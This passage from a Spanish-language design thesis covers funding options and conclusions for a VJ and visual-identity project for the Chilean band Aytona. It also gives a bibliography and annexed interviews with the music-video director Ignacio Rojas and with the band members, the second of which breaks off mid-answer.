Otra de las opciones para adherirse a las leyes de donaciones es crear una organización sin fines de lucro. En el sitio del Servicio de Impuestos Internos (SII), se explica que este tipo de organizaciones tienen la característica de que sus ingresos no se reparten en socios sino que son reinvertidos en un objeto social. Estas entidades pueden ser fundaciones, corporaciones, asociaciones gremiales, sindicatos, juntas de vecinos, organizaciones comunitarias, cooperativas, etc.

Para el caso del proyecto, podría crearse una fundación que esté enfocada al desarrollo y difusión de nuevos lenguajes artísticos multimediales y transmediales, donde los requerimientos del proyecto estén en reflejo de la misión de la fundación. Además esto permitiría iniciar actividades jurídicas y tributarias que permitirían reinversiones constantes en nuevos proyectos relacionados. En este caso la entidad creada sería formada por los integrantes de la banda y por mí.

Al ser una organización sin fines de lucro igualmente está sometida a la Ley de la Renta y declarar impuestos a medida que la entidad a través de actos y operaciones le vayan generando utilidades. Además el Impuesto al Valor Agregado

(IVA) se aplica por igual a todo tipo de entidades sin importar la naturaleza jurídica.

Para poder iniciar actividades jurídicas se debe hacer desde el sitio web del SII y una vez realizado hay un plazo mínimo de dos meses de espera para poder comenzar a declarar actas y ganar utilidades.

Inversiones Privadas

No sólo las iniciativas públicas financian proyectos artísticos en la actualidad; hay un número muy importante de empresas privadas que han creado corporaciones culturales con el fin de aportar al desarrollo de la cultura en nuestro país. Bajo esta premisa, algunas empresas podrían interesarse en financiar el proyecto, siempre y cuando, haya un trabajo de asociación, publicidad y beneficios compartidos para ambas partes en conversación. Una de las restricciones preliminares podría ser que el proyecto no es está destinado a tener una gran magnitud de audiencia en una etapa inicial, debido a que se trabaja con bandas emergentes que tienen como objetivo darse a conocer, motivo por el cual algunas empresas podrían tener una respuesta negativa para financiar la iniciativa.

Las empresas que responden a un perfil en donde podría encajar una iniciativa como la del proyecto son la Corporación Cultural de Metro Arte, Universidades privadas que financien proyectos de emprendimiento cultural y que tengan desarrollo en el área multimedial y artística, como la Universidad UNIACC, UDD, o por ejemplo, la Fundación Telefónica. En el caso del financiamiento privado, puede darse también financiar el proyecto según las etapas determinadas y según el perfil de interés que tengan estas instituciones para con el proyecto.

Autogestión

Una de las opciones más viables del proyecto –y como se realizó el proyecto- es la autogestión. Para poder realizar el proyecto se necesita de una inversión inicial que puede ser compartida entre la banda y mi labor como diseñador. En el flujo de caja se detalla la proyección a dos años de cómo la banda retribuiría los costos y financiamientos del proyecto. Revisar CD Anexo.

Conclusiones

El proyecto ha tenido una buena acogida tanto para los integrantes de la banda como para la audiencia del día del evento; ha significado, actualmente, un gran posicionamiento de la banda Aytona dentro de las bandas emergentes. Muchas personas los han reconocido por la estética que se representan en sus videos, en especial en el de Aytona 2000.

Es sabido entonces en el mundo de la música emergente, que la música es completamente compatible con las imágenes visuales, debido al concepto de espectáculo en vivo, que puede hacer que personas que quizás no gustan de ir a conciertos en vivo, sientan y perciban una experiencia visual distinta que los atraiga y mantenga como espectadores.

Este proyecto presentó un avance íntegro en el desarrollo de la imagen de un grupo, desde sus conceptos esenciales a la constitución de propuestas escenográficas; la lograda también reafirmar la postura de la banda Aytona, sobre crear una identidad visual que les permita ser reconocidos en su ámbito, localidad y en la industria musical. También, ha sido un gran avance en cuanto a sus estrategias de difusión y su po-

sicionamiento en las redes sociales. Uno de los logros más importantes es que todo el proyecto se realizó, nada quedó en espera, se cumplieron los plazos y los espectadores lo agradecieron en el día del concierto. Las piezas que se construyeron, si en un principio las ideas fueron azarosas, las etapas se dieron correctamente, al punto en que el evento tuvo una alta convocatoria.

Para mí, ha sido una experiencia muy grata trabajar con ellos, ya que han tenido toda la disponibilidad y el interés en el proyecto. Yo me he consolidado como un miembro recurrente dentro de la conformación de la banda, y hemos seguido juntos, yo proyectando, ellos tocando. El proyecto de título me ha permitido seguir trabajando con ellos y proyectarme dentro del área del VJing y las proyecciones audiovisuales. Aunque quizás, el financiamiento de este tipo de proyectos es uno de los puntos más débiles, refiriéndonos a este tipo de proyectos, el mercado de los conciertos en Chile, ha ido en aumento, en donde ya tanto bandas reconocidas como emergentes están innovando en nuevas propuestas escénicas.

Por último cabe destacar que ha sido un proceso muy complejo pero de todas maneras entretenido, he mirado desde otra perspectiva lo que era el Proyecto de título, influenciándola con mis

gustos y mis quehaceres, lo que ha permitido que la experiencia final hoy, no se recuerde desagradablemente, al contrario, con orgullo de lo que hice y fui capaz de hacer.

Bibliografía

Libros

- COBO ROMANÍ, Cristóbal & Pardo Kuklinski, Hugo. "Planeta Web 2.0: Inteligencia Colectiva o Medios FastFood. Grup" de Recerca d'Interaccions Digitals, Universitat de Vic. Flacso México. Barcelona / México DF. 2007
- COOPER, Rachel & Press, Mike. "El diseño como Experiencia". Traducción de Rivas, María Jesús. Editorial Gustavo Gili. Barcelona, España. 2009. Pág.239
- ESTRADA, Ana María. "Antecedentes y Desarrollo del Arte Sonoro en Chile" en Sonidos Visibles. Fondo nacional de la Cultura. Santiago, Chile. 2010. Pág.197
- KUSPIT, Donald [et al.]. "Arte digital y Videoarte: Transgrediendo los límites de la Representación". Traducción de Caro, Marta. Segunda edición. Editorial Madrid, Círculo de Bellas Artes. Madrid, España. 2006. Pág.206
- MANOVICH, Lev. "El Lenguaje de los Nuevos Medios de Comunicación: La imagen en la era digital", Barcelona.
- MARTIN, Sylvia. "Videoarte". Editorial Uta Grosenick. Colonia, Alemania. 2006.
- OLHAGARAY, Néstor. "Del video-arte al net-art." Lom Ediciones. Santiago, Chile. 2002. Pág.154
- NORMAN, Donald. "El diseño Emocional: ¿por qué nos gustan (o no) los objetos cotidianos?" Traducción de Ferran Meler Ortí. Editorial Paidós. Barcelona, España. 2005. Pág.279
- PADILLA, Pablo. "El libro blanco del Rock". RIL Editores. Santiago, Chile. 2009. Pág.417
- LIESSER, Wolf. "Arte digital: Nuevos caminos en el arte" en Arte Digital. Traducción Rosés, Katinka. Editorial TandemVerlagGmbH. Postdam, Alemania.2010. Pág.275
- LIÑERO, Germán. "Apuntes para una historia del video en Chile". Ocho libros Editores. Santiago, Chile. 2010.
- SCHAEFFER, Pierre. "Tratado de los objetos musicales", Alianza Editorial, Madrid,1988.
- USTARROZ, César. "Teoría del VJing". Editorial Libertarias. Madrid, España. 2010. Pág.222
- TRIBE, Mark & Jana, Reena. "Arte y nuevas tecnologías". Traducción Pablo Álvarez. Editorial Taschen. Colonia, Alemania.2010. Pág.96

Bibliografía

Tesis

- PÉREZ-BUSTAMAMENTE, Blanca. "El VJ y la creación audiovisual performativa: hacia una estética radical de la posmodernidad". Madrid. 2010. Disponible en: http://eciencia.urjc.es/bitstream/10115/5325/1/Libro_tesisBlanca-Final2011.pdf

Artículos Electrónicos

D. Material Multimedia

- AdimarkGfk. Sintonía Joven: Un estudio sobre música, comunicación y jóvenes. Disponible en: <http://ceu.uniacc.cl/images/stories/PDF/estudiosintoniajoven.pdf>
- FAULKNER, Michael. D-Fuse, VJ: Audiovisual ART + VJ Culture. Laurence King Publishing. 2006
- FUMERO, Antonio & Roca, "Genís. Web 2.0". Disponible en: http://fundacionorange.es/areas/25_publicaciones/WEB_DEF_COMPLETO.pdf
- GALÁN, Ángel; Lastra, Miguel Ángel & López, Antonio. "Manual Netlabel: Guía práctica para la creación de netlabels". Madrid. 2010. Disponible en: http://www.addsensor.com/referencias/addSensor018/addsensor018_ManualNetlabel.pdf
- LONGINA, Chiu. "Netlabels, Paraísos Sonoros". Artículo disponible en: http://www.ccapitalia.net/reso/articulos/longina/netlabels_paraisos_sonoros_longina.pdf
- MONTOYA, Diego. "Cotidianidades transmitidas en Internet". Medellín, Colombia. Disponible en: <http://confibercom.org/anais2011/pdf/92.pdf>
- SEBASTIÁN, Laura. "Medios audiovisuales y prácticas performativas en el arte contemporáneo". Castilla – La Mancha. 2005. Disponible en: <http://www.laurasebastian.net/files/trabajo-de-investigacion.pdf>
- IFPI. Reporte sobre la música digital: la música al alcance de una tecla. 2011. Disponible en: <http://www.cudisco.org/pdf/DMR2011-Spanish.pdf>
- Instituto Nacional de Estadísticas INE. Cultura y Tiempo Libre, informe anual 2009. Santiago, Chile. 2009. Disponible en: http://www.ine.cl/canales/menu/publicaciones/calendario_de_publicaciones/pdf/291110/cult09_29112010.pdf
- SANTÍN, Abel. "Peer 2 Peer: Sistemas operativos distribuidos". 2006. Disponible en: <http://jungla.dit.upm.es/~joaquin/so/p2p/p2p.pdf>
- QUINTERO, Juan Pablo & Castro, Cristian Andrey. "Proyecto de grado para optar al título de Ingeniero Electrónico". Medellín. 2006. Disponible en: <http://microe.udea.edu.co/proyectos/DMA/enlaces/tesis/Evaluacion%20de%20Servidores%20de%20streaming.pdf>

Bibliografía

Referencias Bibliográficas Electrónicas:

- <http://www.audiovisualizers.com/toolshak/vjprgpix/softmain.htm>
- <http://tesisenred.net/handle/10803/24363>
- <http://fundacioncopyleft.org/es/9/que-es-copyleft>
- <http://www.gnu.org/copyleft/copyleft.es.html>
- http://www.elpais.com/articulo/portada/Chile/nuevo/paraiso/pop/elpepisupep3/20110204elptenpor_3/Tes
- <http://www.maspormas.com.mx/2011/04/las-mejores-redes-sociales-de-musica/>
- <http://www.3tv.cl/index.php?m=video&v=14109>
- <http://jenesaispop.com/2011/02/03/2010-el-ano-en-el-que-el-pop-chileno-explota/>
- http://www.elcirculo.com/index.php?option=com_content&view=article&id=114:los-musicos-y-las-redes-sociales&catid=30:eventos-especiales&Itemid=72
- <http://podcastellano.es/podcasting>
- http://es.wikipedia.org/wiki/My_Space
- <http://doovive.com/6-redes-sociales-musicos-compositores/>
- <http://www.visualbeta.es/4939/redes-sociales/soundcloud-una-red-social-para-que-los-musicos-presenten-sus-demos/>
- <http://www.genbeta.com/web/playeek-una-red-social-para-buscar-musicos-y-ofrecerte-como-tal>
- <http://www.desarrolloweb.com/articulos/482.php>
- <http://microe.udea.edu.co/proyectos/DMA/enlaces/tesis/Evaluacion%20de%20Servidores%20de%20streaming.pdf>
- <http://aprenderinternet.about.com/od/Multimedia/g/Que-Es-Ustream.htm>
- http://es.wikipedia.org/wiki/Justin_tv
- http://www.masternewmedia.org/es/2009/07/29/live_video_streaming_guia_con_los_mejores.htm
- <http://www.grc.upv.es/docencia/tdm/practicas/P3.pdf>
- <http://www.whatsnew.com/2010/12/21/soundcloud-para-grabar-y-compartir-sonidos-en-la-web-tambien-en-android-y-iphone/>
- <http://www.ciens.ucv.ve/redes/Documentos/Streaming.pdf>
- <http://oreilly.com/pub/a/web2/archive/what-is-web-20.html?page=3>
- <http://www.archivosonoro.org/?id=257>



Anexos

1. Entrevista Ignacio Rojas, *El Buen tiempo*

C: Lo primero es ¿Cómo y cuando nace el buen tiempo?

I: El buen tiempo nace hace ya 5 años creo que fue... como el 2006. Básicamente era yo y Christopher en un comienzo. Tomamos el taller de video clips y estábamos en la facultad de la Católica, que es una facultad que se caracteriza por tener pocos equipos, pocas formas de experimentar y unos ramos muy encausados. Como que tienes las actividades claritas...

C: es una facultad más nueva, la católica.

I: es nueva pero en ese sentido, hacer cualquier cosa fuera de la universidad, era un gran problema porque no tienes las cámaras, no tienes los equipos, no te prestaban ni un trípode si necesitabas grabar un corto para un trabajo de la U. En algún momento, tomamos el ramo de video clip e hicimos un video clip cada uno; Yo hice uno para Jirafa Ardiendo y Christopher hizo uno para un chico que se llamaba Rodrigo Jarcker, y a partir de eso, como que fue una buena experiencia y después paso en un momento que bueno... es una historia que yo encuentro divertida pero quizá no hablaré tanto de ella.

Tenemos un amigo que vivía acá al lado en el parque forestal que es Pablo Nuñez, que después paso a ser parte de buen tiempo también, del grupo de trabajo, como le llamamos nosotros. Pablo había terminado con su novia y estaba con el corazón roto como pocas personas he visto en mi vida, no podía levantarse de la cama, lloraba todo el día. En eso, a Pablo se le ocurre que para reapropiarse del parque forestal y poder pasear por esta wea, él iba a plantar un árbol. El tema es que empezó a cachar que era realmente difícil plantar un árbol porque no había ningún mecanismo para poder hacerlo, y nosotros rayando con esto... ...quisimos grabar un documental de esto, porque teníamos que tomar taller documental el próximo semestre.

En eso, nos presto una cámara Cristóbal Frez (Miembro del grupo Teleradio Donoso). Nuestro plan siempre fue grabar este documental y después editarlo en un pequeño videoclip para Teleradio Donoso que era una banda chiquitita...

....partimos grabando y el documental partía con Pablo llamando a los policías, diciendo que quería plantar un árbol pa' que le echaran una puteada y le dijiesen que no se podía. Obviamente llamó y los policías fueron los más cariñosos del mundo, ofreciéndole llevarle protección, una

Van y lo que fuera. Nosotros tratamos de seguir grabando, pero nunca lo pudimos terminar de hacer. Fue todo un día en que presionamos a Pablo para que hiciera esas cosas. Por culpa de eso, nos quedamos sin material y sin el video clip para Teleradio Donoso, aún debiéndoles el favor porque nos habían prestado la cámara.

En eso, empezamos a dar vuelta la canción (expresión sobre analizar la canción) y básicamente nos paso que en la playa, estábamos con la cámara de foto de una amiga de ese entonces... empezamos a grabar y de repente como que todo tenía sentido, de este concepto de un video gente disfrutando en la playa.

A partir de eso, comenzamos a producir varios videos clip y al momento de ponerles un nombre fue: el buen tiempo. Salió natural como para ponerlos todos bajo una misma marca. Pero nunca fue una productora propiamente tal, nunca fuimos empresa en estricto rigor, siempre lo pensamos mas como grupo de trabajo independiente. Siempre teníamos una reunión a la semana, donde nos juntábamos a conversar cualquier cosa.

C: ¿Desde cuándo parte tu interés por la realización de videos musicales?

I: Ahhh, yo creo que para mí los videos musical llegaron... es curioso mi camino, porque yo llego por un camino que no es tan cercano a la música. A mí en el colegio y en los primeros años de la universidad me interesaba mucho el videoarte por la experimentación plástica del video más que por la música. Tomé el ramo de videoclip con el profesor Carlos Moena, que es un seco, un simpático y en el momento caché que en realidad el video clip era el espacio donde podías jugar una idea de 3 minutos. Además te están pagando por hacerlo, entonces era un camino mucho más cercano donde se podía producir sistemáticamente. Podía dedicarme a hacer un video clip cada mes, sin tener que estar costeadando yo con la plata y... era un momento donde tampoco tenía cámara y eran súper limitados mis medios de producción. Por eso partí haciendo clip, por el tema de que es choro que me pasen 200 lucas para jugar y poner en pantalla lo que se me ocurra.

C: ¿Cuáles crees tú que han sido tus influencias o referentes?

I: Cientos.

C: ¿Los más importantes?

I: Los compilo, tengo un blog al respecto. Más allá de todos los secos como Spike Jonze, Michel Gondry y toda esa gente que obviamente marcan escuelas, son los videos clips con los que uno crece y que simplemente volaban los sesos y no entendías lo que estaba pasando. Hay mucho videoclips mas under que he estado viendo últimamente, por alguna razón todos vienen de países nórdicos, The pass this on (The Knifes) es probablemente mi video clip favorito de la historia. Hay una serie de videos más nuevos que han estado saliendo más ligados a la música electrónica pero con mucho poder de experimentación. Pero más que influencias de videos concretos, la línea que más me tira son los videos de ideas sencillas que logran un buen cometido. Es lo que disfruto más haciendo y es más cómodo para mí.

C: ¿Qué opinas de la industria de videoclips en Chile?

I: Creo que no existe, no hay industria. Es divertido, justo cuando yo partí el 2006, se realizo el primer festival de videoclips...

C: ¿Se hace todos los años?

I: Se hace todos los años. El año pasado, ellos estuvieron en Corea y no se realizó. Se hizo una cosa chica pero no de las mismas proporciones de todos los años. Ellos han sido los responsables de levantar fondos, y a uno como realizador, es una cosa súper solidaria, ver otra gente que está haciendo lo mismo, generando un espíritu, un concurso que tiene premios que ayudan a los que hacen videoclip.

C: Es un pequeño aporte que ha contribuido al desarrollo del videoclip.

I: Más que el desarrollo es el tema que se valore el video clip como un género, si lo pensai, nadie esta criticando video clips, nadie está hablando tanto de videoclips, no goza de ese privilegio que tienen las artes mas ligadas a las industrias, como el cine. Nadie vive de hacer video clips en Chile. Bueno pero en general los presupuestos son tan reducidos que quizá esta condenado a ser un espacio de experimentación de jóvenes estudiantes que están haciendo sus primeras armas dentro de algún genero.

C: ¿Son grandes las productoras que se dedican a hacer video clips?

I: No hay grande productoras. Pasada los noventa, que era la época de las vacas gordas en donde tenias videoclips que tenían presupuesto similar a la producción de un comercial, tenias un presupuesto de 7 a diez millones. Ahora estamos en las vacas digitales y eso netamente nos tiene condenado a presupuestos muchos más chicos. Uno trata de hacer todo lo más profesionalmente, pero el dinero, actualmente no da para poder hacerlo.

C.: Hacer lo mejor, pero con el mínimo.

I: Exacto y lo mínimo es muy poco, en Chile existen tres tipos de video clips, la primera que va desde de 0 a 100 mil pesos, aprox, que generalmente es grabado por los mismo músicos con una producción bien acotada, una idea bien sencilla, que puede estar más o menos, mejor lograda. Después te pasas a la segunda categoría que van desde 200 a 600 mil pesos, que son videoclips que ya tienen cierta producción, que tienen un equipo técnico, gente que estudió esto en alguna parte, que ha hecho video clips antes, pero son video clips, dentro de todo, sencillos, como Denver y en nuestro caso Luminosa. Pue-

de haber sido ese video que partió con un presupuesto acotado pero que es una idea sencillita y que no tienes que ir más allá de eso. Pienso que si tomas ese camino está bien, pero si tomas el camino de que quiero que sea el video más pro del mundo vas a fracasar con presupuesto tan bajo. Y después, están los videos que van desde un millón hasta el cielo que son videoclips de industria de grupos que venden, que tienen tocatas grandes, que tienen como negociar eso y ahí estar en MTV es una obligación. Te juegas todas las fichas, son los videos clips que no puedes fallar.

C: Respecto del proceso de cómo ustedes crean el video, ¿Cómo lo hacen?

I: Es un proceso súper esquemático. Borró todas las canciones de Ipod y dejo solo la canción del video clip y la escucho todo el día. A veces tienes la suerte de la canción te gusta. Después de escuchar la canción durante tres días, hay algo que te va a gustar, como que milagrosamente la canción se hace parte de ti. Te la sabes entera, la bailas cuando estas borracho, te vas en el metro escuchando, te interiorizas. Luego escribo toda la letra de la canción en un papel que no lo saco hasta terminar el videoclip. En el primer lado, escribo toda la letra y la divido en A1, b1, Coro c1 y de vez en cuando hay un puente que

esta bueno, entonces lo marco, le doy un espacio, analizo la estructura de la canción. Pero ya teniendo eso, empieza a emerger el espíritu de lo que pasa, de alguna frase que resonaba en algún momento que la quieres potenciar... empiezas a construir a partir de eso. Alguna idea que desechaste comienza a hacerse importante y de ahí saco unas 5 ideas. Las pongo en una línea de tiempo y empiezo a escuchar la canción, una y otra vez. La idea que más me gusta la guardo y la escribo. Y con eso llego al músico para presentárselas.

C: ¿Te ha pasado que los mismos músicos llegan con ideas y te piden desarrollarla?

I: Eso es un gran mito, a mí nunca me ha pasado. Lo más cercano fue con "Amar en el campo", de Teleradio Donoso. Nos dijeron, tenemos que salir tocando y yo les dije, -pero ya, agreguemos algo mas- y me dijeron que tenían que aparecer tocando y que yo podía hacer todo lo que quiera, pero tenían que salir todo el rato. Bueno, quizá en ese caso la idea pudo ser de ellos... (ríe)... Es raro porque me ha tocado trabajar con músicos que admiro como letristas, pero cuando te cuentan las historias que tienen para su video clips... (ríe)...no suelen ser buenas. Yo creo que a ellos le da seguridad trabajar con

alguien que les propone una idea, que le muestres tus referentes, les expliques como se va a ver. Igual es armar todo el proyecto. Me pasa que cuando un músico te da una limitante o un pie forzado, cuesta más el proceso creativo.

C: ¿Cómo son las relaciones con los músicos? ¿Como ellos te contactan?

I: Te puedo contar del proceso general de hacer un videoclip y de la relación con el músico. Parte un primer mail, donde te escriben “hola, buena onda juntémonos a conversar esto”, y en esa reunión te pueden llegar a mostrar un tema o en otras circunstancias te muestran el disco y te dicen, “toma, elige un tema”. Al menos con los que tengo más confianza tengo esa cartita. Me llevo esto y pasan dos o tres semanas que me toma pensar la idea concepto hasta realizar un primer presupuesto; Uno tiene antes una conversación bien acotada de cuanto puede salir esto y con la idea concepto hacemos un dossier con tratamiento y referencias visuales bien hechas, con cronogramas, una buena presentación. A nosotros nos sirve mucho, en el sentido que siempre nos queda el momento en que pensamos la idea y podemos volver a leer el tratamiento y según lo que decía ahí, pensar cuál es la solución, no perder el horizonte. Ese tratamiento se le presenta al

músico, se aprueba el presupuesto y se da rienda suelta al proceso de grabar. Grabamos y después el músico ve un corte anterior, hace un par de sugerencias y de ahí yo arreglo las últimas cosas y termina.

C: ¿Y cuánto se demoran?

I: En general lo ideal es que este proceso dure un mes, pero me paso con videos como el de la Fran Valenzuela, que duró dos meses, “Que Sería”. Fue un pinponeo entre que le comentamos la idea y ella se tomaba su tiempo para pensar. Y salió... Es el penúltimo video que hizo. Además, te cuento que vengo saliendo de grabar un video que duro 10 días para María Jimena Pereira, pero eso más comercial.

C. Respecto a la música en general, ¿Que es esencial para que un músico pueda surgir en nuestro país?

I: A ver... Obviando el factor suerte, en general me pasa que bandas que encuentro increíbles no han logrado surgir en muchos sentidos. Me pasa que me siento muy disconforme respecto a la cantidad de música que se está escuchando. Gente como los Fother Muckers que llevan 6 años tocando y que nos son los mejo-

res del universo pero hacen muy buena música. Deberíamos poder vivir de esto, si Chancho en Piedra pueden, porque ellos no.

C: Quizás están enfocados a otro tipo de público...

I: Sí, yo creo que el tema del los públicos, de tener un grupo de gente cautivas. Que en eso es divertido porque los músicos que tienen la edad de uno vas a la tocata y en el público no encuentras a nadie conocido, ese es el momento cuando la banda está llegando a nuevos oídos, más allá de tus amigos y conocidos.

Pasa con grupos como Picnic Kibun, que probablemente son el mejor show que visto en vivo en Chile, pero que los escuchas en el disco y suenan horrible, entonces en realidad jamás podría escuchar una canción de ellos en el día a día. Pasó con denver en su primer disco que era una cosa grabada media folk, pero el gran hit no los saca hasta que comienzan a grabar Cristian Heyne (Productor Musical)

También pasa por tocar harto, que en general creo que es la mejor herramienta de difusión. Me pasa con muchos grupos que nunca he escuchado pero que sé que existen. Ese es un ca-

mino creo, el estar tocando en muchas partes y moverte en diferentes círculos. En ese sentido es algo que encuentro que falta en Chile. Es como, ok tienes un grupo, somos 4 amigos, la pasamos bien, hacemos esto porque nos encanta... pero a pesar de eso, es necesario un quinto o un sexto que sea el manager, alguien que tome ese rol. Aunque no se suba al escenario, va estar haciendo la pega de mover a estas personas, promover tocatas, difundir, etc. Es un problema que sean los mismo músicos quienes se encargan de eso, porque la información se descentraliza y es un caos. Encuentro bien que alguien tome ese rol y se comprometa con la banda.

Me pasó que desde que partí, me tocó ver como Teleradio Donoso se convertía de un grupo chiquito de amigos que habían grabado un EP, a un grupo que dentro de todo le iba bien, llenaba tocatas y podían vivir de esto. Yo creo que gran parte del mérito se lo lleva Fonseca, el manager es el responsable de que habiendo buena música, buen show en vivo, que realmente sea lo exitoso que todos queremos que sea.

C: Pasando a otro tema, ¿Cuáles son tus videos clips favoritos?

I: No terminaría nunca pero en general, hay un video para Blur que es del director Thomas Vinterberg, que se llama Now Distance Left To Run, que es como medio documental y dura como 6 minutos y que cada vez que lo veo... me cautiva, es probablemente mi videoclip favorito. En los nacionales, que siempre es bueno tener ese pie en la tierra, No Me Falles de Los Tres, es mi video clip favorito. Este matrimonio en la cama muriendo, lo encuentro maravilloso. Hay otro que me gusto mucho es uno de Tío Lucho que se llama Andar Sola, en donde parten grabando a las 12:59 del 31 de diciembre de una noche en la Alameda, lleno de gente alrededor, y cuando estás en el segundo coro, empieza año nuevo y la gente celebrando y este weon, caminando completamente descolocado. La canción pega muy bien con esto. Es una toma que se ve tan mal y es tan brillante la idea, que funciona. Y las mías también (ríe).

C: ¿Como cuáles?

I: Está el de Sensorama que yo encuentro que es lo más alto, que hemos hecho. Es un documental de los turistas que pagan tours ilegales para entrar a Chernovylle, pero que son 6 minutos sin letra. Básicamente es una banda sonora, pero es un videoclip de experimentación, lo en-

cuentro chorisimo. En la parte más popular, el de Fran Valenzuela, el último me gusto mucho. Gran Santiago, de Teleradio Donoso, me gusta mucho.

C: ¿Crees tú que es necesario que los músicos se preocupen de la imagen y el video para difundirse?

I: Sí, completamente. En este mundo de la imagen, cuando vas a escuchar una banda no los vas a solo escuchar, los vas a ver. Es necesario poder vender todo el concepto de la banda, siento que en este momento ninguna banda, y puedes pensar en cualquiera... no es solo su música. Desde que parten con la caratula del disco, o desde que puedes relacionarlos con cierto estilo, siempre hay miles de factores sociales a través de los cuales uno ve la música. Por eso la visualidad es el camino para apropiarte dentro de eso, de mostrar, en que creemos, quienes son, como nos vemos, cual es el sentido de todo esto.

Te da mucho sentido tener la imagen y creo que necesario para cualquier banda, tanto principiantes como una banda más grande que pueda grabar video clips de estudio, que estén grabándose constantemente, aunque sea el amigo que vaya a grabar la tocata. Y otro camino que se puede leer, es uno que de hecho ahora estamos

tratando de postular a un fondo para desarrollar, es que ya cuando los músicos están ganando platas casi solo por sus shows, creo que hay pocas experiencias más o menos armadas o redonditas que te agarren y no te suelten en todo el show. En general hay harta improvisación, tocamos las canciones, tocamos esta otra, e incluso en algunos casos, si bien veo un espíritu colectivo de “vistámonos todos iguales” me cuesta ver propuesta completas en ese sentido, por lo que es un buen camino invertir, así como plata por un video, en imagen, un set de visuales, trabajando con un VJ en el momento, cautivar al público y desarrollar el concepto que estás trabajando. Por eso creo que es importante que los músicos en el momento de estar tocando sus cuerdas y haciendo sonidos en el escenario, no estén solo en eso, sino además, entregando un espectáculo.

C: ¿Cómo ves tú las nuevas generaciones del video clip en Chile?

I: Básicamente mi duda es con respecto a nuevas generaciones, porque hay nuevos realizadores que han salido los últimos años, como los que le hacen los videos de Denver, pero no siento que su look sea tan distinto al nuestro. De gente que yo he visto, que hacen videoclips y que a mí me llaman la atención, está Luciano

Rubio que hace video clips para Fernando Milagro. Yo soy groupie de lo que hace. Es la persona partner de la industria actual. De los videos clips de estudiantes, no he visto nada que me llame la atención.

El tema de los adolescentes, que siendo un buen video es un plagio de todo. Eso me emputece un poco. También está que los músicos han empezado a hacer videoclips, que no es malo, es un cambio más importante. Hacer videoclips mas engrupidos, más arriesgados y rompen esta estética naturalista que este medio intenta imponer.

C: ¿Cómo crees tú que ha influenciado el videoclip en la cultura chilena?

I: Siento que es cargar las canciones de una forma mágica. Llega un momento en que una vez visto el videoclip, te puede gustar la canción más, o menos. De alguna forma, estas interviniendo cómo la gente siente y piensa al momento de escuchar esa canción cada vez. Eso es lo que me parece más desafiante y divertido de hacer video clips, desde inventar coreografías que después la gente baila en un carrete. Encuentro que es divertido, hasta que nivel uno está generando una experiencia en particular a partir de una canción, que en algún momento

era una cosa mucho más en bruto, por eso mismo me es imposible pensar en las canciones que les hice video clip, en otra idea para ella. En ese sentido, eso me tranquiliza porque nunca pienso cuando termino un videoclip, “quizá debería haber ido por otra idea”.

Bueno últimamente con Youtube, el video encontró un espacio mucho más claro y natural que MTV, y además es una relación más personal con el video. Hablando netamente de números es imposible competir con las audiencias que uno logra cuando llegas a MTV, pero son los pro y los contra, el usuario que se mete en youtube, es un usuario más cautivo, más propenso a ir a escuchar la banda, si solo se queda con MTV.

C: Una última pregunta, ¿Qué es lo que se viene para el buen tiempo, cuáles son sus proyectos?

I: Pasa con el buen tiempo que desde un principio siempre nos ordenamos como un grupo de trabajo. Cada uno aborda un proyecto en su momento. En este momento, estamos realizando un sitio web que se llama mapa fílmico de un país, que es una serie de micro documentales hechos especialmente para internet. Son básicamente planos fijos de duración de un minuto y

dos, como los hermanos Lumiere que inventaron la cámara de cine, y mandaron a personas a grabar a todo el mundo, para después volver a París y lo proyectaran en la pared; Básicamente es rescatar ese tipo de captura. Hemos estado todo el año en esto, grabando por todo Chile y lo lanzamos en marzo. Ya está medio listo, pero no puedes lanzar un sitio en verano, por eso esperamos hasta marzo, con el comienzo de año

Queremos seguir con ese proyecto en paralelo, y además cada cual, tiene sus proyectos. Pablo Nuñez está grabando un cortometraje, Murray sigue escribiendo una película con la que se gana la residencia en París, en este momento, yo me gane el fondo de desarrollo y ahora lo quiero postular a producción, y Luco está con un proyecto que se graba en la Patagonia. Aunque no sé si son proyectos del Buen Tiempo igual hace referencia al mismo grupo de trabajo... nos apoyamos entre todos. Trabajando solo, siempre se pierde el foco fácil, por eso entre todos nos apoyamos.

Seguimos haciendo video clips. Hacer dos videos clips al año me gusta, me libera, es mucho más divertido que el 80% de las pegadas que hago.

2. Entrevista Aytona

Esta encuesta tiene como objetivo conocer a profundidad sobre el grupo musical Aytona, analizar variables en torno a la creación de grupos musicales emergentes, tales como las influencias y tipo de música, la difusión, la generación de una identidad visual y el posicionamiento en las redes sociales.

Cristian: ¿Cómo y cuándo nace el grupo Aytona?

Ariel: Aytona nació hace ya casi dos años, fines del 2009 aproximadamente, luego de haber pasado por un proyecto anterior con los mismo miembros de la banda, exceptuando la bajista. El cómo nace la banda tiene que ver con el querer dar fin a lo que se estaba haciendo con el proyecto anterior, es decir, de alguna manera se quería dar vuelta a todo lo que habíamos creado anteriormente y reinventarnos como banda. Es así, que luego de ciertas revelaciones musicales dentro del grupo, el bajista (Ixi en ese tiempo) quiso innovar y cambiar su rol como tal, para indagar en el mundo de los sintetizadores y sonidos 8bit (propios de Aytona). Dada esta situación, se decidió incorporar a un(a) bajista para rellenar el puesto desocupado, para esto se subió un pequeño, escueto, pero importante aviso en internet, el cual definiría a la banda. Días des-

pués tocaría a la puerta María Carolina Quintana, una bajista con muchas ganas de compartir un vaso de leche con plátano junto a todos los demás instrumentistas Pancho, Ariel, Gato e Ixi. Así, los cinco aytonas se propusieron un viaje por el mundo de los sonidos 8Bit y el Electro leche power plátano, definiendo así nuestro característico y querido estilo.

Cristián: ¿Cuáles han sido sus influencias musicales a nivel global y a nivel nacional?

Gabriel: A nivel global, nuestras influencias van desde corrientes más clásicas, como el punk de los setentas y el posterior new wave, pasando también por el Indie Rock de los años 2000 y finalizando en estilos más actuales, como el 8 bit, una variante de la música electrónica que utiliza sonidos extraídos de los video juegos clásicos. Como referentes internacionales podemos nombrar a: The Clash, The Ramones, Joy Division, Devo, Franz Ferdinand, Crystal Castles y Metro-nomy.

De Chile, nos hemos influenciado por la denominada "Camada 2005", encabezada por grupos como Teleradio Donoso, Fother Muckers y Adrianigual, quienes se basaban en la autogestión y el uso de internet y sus redes sociales,

Myspace principalmente, para difundir su música y presentaciones.

Como referentes chilenos más clásicos, podemos nombrar a todas aquellas bandas surgidas en la década de los 80 influenciadas por la estética new wave, y etiquetadas por los medios como "Rock Latino". Bandas como Los Prisioneros, Electrodomésticos, Aparato Raro y Nadie.

